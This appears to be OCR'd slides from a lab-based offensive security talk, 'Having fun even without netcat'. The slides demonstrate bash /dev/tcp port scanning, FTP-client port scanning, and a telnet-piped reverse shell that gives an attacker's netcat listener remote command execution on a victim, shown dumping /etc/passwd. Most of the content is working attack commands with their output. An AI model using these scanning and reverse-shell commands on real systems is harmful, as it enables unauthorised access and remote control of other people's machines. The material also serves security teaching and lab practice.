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
On the attacker's machine



```
Attacker@192.168.1.10 : /Psylinux
$ echo > /dev/tcp/192.168.1.30/53
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/53: Connection refused
Attacker@192.168.1.10 : /Psylinux
$ echo > /dev/tcp/192.168.1.30/80
Attacker@192.168.1.10 : /Psylinux
$
```

/dev/tcp – Scanner

Having fun even without netcat


On the attacker's machine

```
$ port=1; while [ $port -lt 1024 ]; do echo >
/dev/tcp/[IPaddr]/$port; [ $? == 0 ] && echo $port
"is open" >> /tmp/ports.txt; port=`expr $port + 1`;
done
```

/dev/tcp – Scanner


Having fun even without netcat

On the attacker’s machine



```
Attacker@192.168.1.10 : /Psylinux
$ port=1; while [ $port -lt 1024 ]; do echo > /dev/tcp/192.168.1.30/$port; [ $? == 0 ] && echo $port "is
 open" >> /tmp/ports.txt; port=`expr $port + 1`; done
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/1: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/2: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/3: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/4: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/5: Connection refused
-bash: connect: Connection refused
```

Checking the scan result



```
Attacker@192.168.1.10 : /Psylinux
$ cat /tmp/ports.txt
22 is open
80 is open
Attacker@192.168.1.10 : /Psylinux
$
```

Telnet Client – Reverse Shell

Having fun even without netcat

What telnet can do for me?

1. Linux telnet clients let us redirect Standard In and Standard Out
2. Can be used to set up a reverse shell

Telnet Client – Reverse Shell

Having fun even without netcat

On the 1st Terminal attacker's machine

```
$ nc -nlvp [port_1]
```

On the 2nd Terminal attacker's machine

```
$ nc -nlvp [port_2]
```

On the victim's machine

```
$ telnet [Attacker_IP] [port1] | /bin/bash | telnet
[Attacker_IP] [port_2]
```

Telnet Client – Reverse Shell

Having fun even without netcat

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

An attacker using a Linux Machine



```
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.30: inverse host lookup failed: Unknown h
ost
connect to [192.168.1.10] from (UNKNOWN) [192.168.1
.30] 42090
root
kali
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```




```
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54472
whoami

hostname

head /etc/passwd
```

On the attacker’s machine




```
Victim-01@192.168.1.30 : /Victim-01
$ telnet 192.168.1.10 1337 | /bin/bash | telnet 192.168.1.10 4444
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.
/bin/bash: line 1: Trying: command not found
/bin/bash: line 2: Connected: command not found
/bin/bash: line 3: Escape: command not found
```

On the victim’s machine

Telnet Client – Reverse Shell

Having fun even without netcat

An attacker using a Windows Machine


Command Prompt - nc -nlvp 4444
Command Prompt - nc -nlvp 1337
Quick connect...
2. 192.168.1.30 (root)

```
c:\Psylinux>nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.30] 56582
total 20
drwxr-xr-x  2 root root 4096 Aug 22 22:06 .
drwxr-xr-x 25 root root 4096 Aug 22 16:25 ..
-rw-r--r--  1 root root 6389 Aug 22 22:06 passwd.hex
-rwxr-xr-x  1 root root  207 Aug 22 16:22 victim01_prompt.sh
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.30  netmask 255.255.255.0  broadcast 192.168.
        inet6 fe80::a00:27ff:febb:beab  prefixlen 64  scopeid 0x20<l
        ether 08:00:27:bb:be:ab  txqueuelen 1000  (Ethernet)
        RX packets 28191  bytes 19595044 (18.6 MiB)
        RX errors 0  dropped 24  overruns 0  frame 0
        TX packets 8285  bytes 822382 (803.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali
```

Attacker on Windows CMD

```
c:\Psylinux>nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.30] 47382
ls -la
ifconfig eth0

hostname
```

Attacker on Windows CMD

```
Victim-01@192.168.1.30 : /Victim-01
$ telnet 192.168.1.20 1337 | /bin/bash | telnet 192.168.1.20 4444
Trying 192.168.1.20...
Connected to 192.168.1.20.
Escape character is '^]'.
/bin/bash: line 1: Trying: command not found
/bin/bash: line 2: Connected: command not found
/bin/bash: line 3: Escape: command not found
```

Linux Victim's Machine

FTP Client – Port Scanning

Having fun even without netcat

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
Create a file "ports.txt" with the following content:

open [IP_To_Scan] [Port]



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\Psylinux>type ports.txt
open 192.168.1.10 10
open 192.168.1.10 21
open 192.168.1.10 22
open 192.168.1.10 23
open 192.168.1.10 25
open 192.168.1.10 80
open 192.168.1.10 110
open 192.168.1.10 139
open 192.168.1.10 443
open 192.168.1.10 445
open 192.168.1.10 3389
c:\Psylinux>
```

FTP Client – Port Scanning

Having fun even without netcat

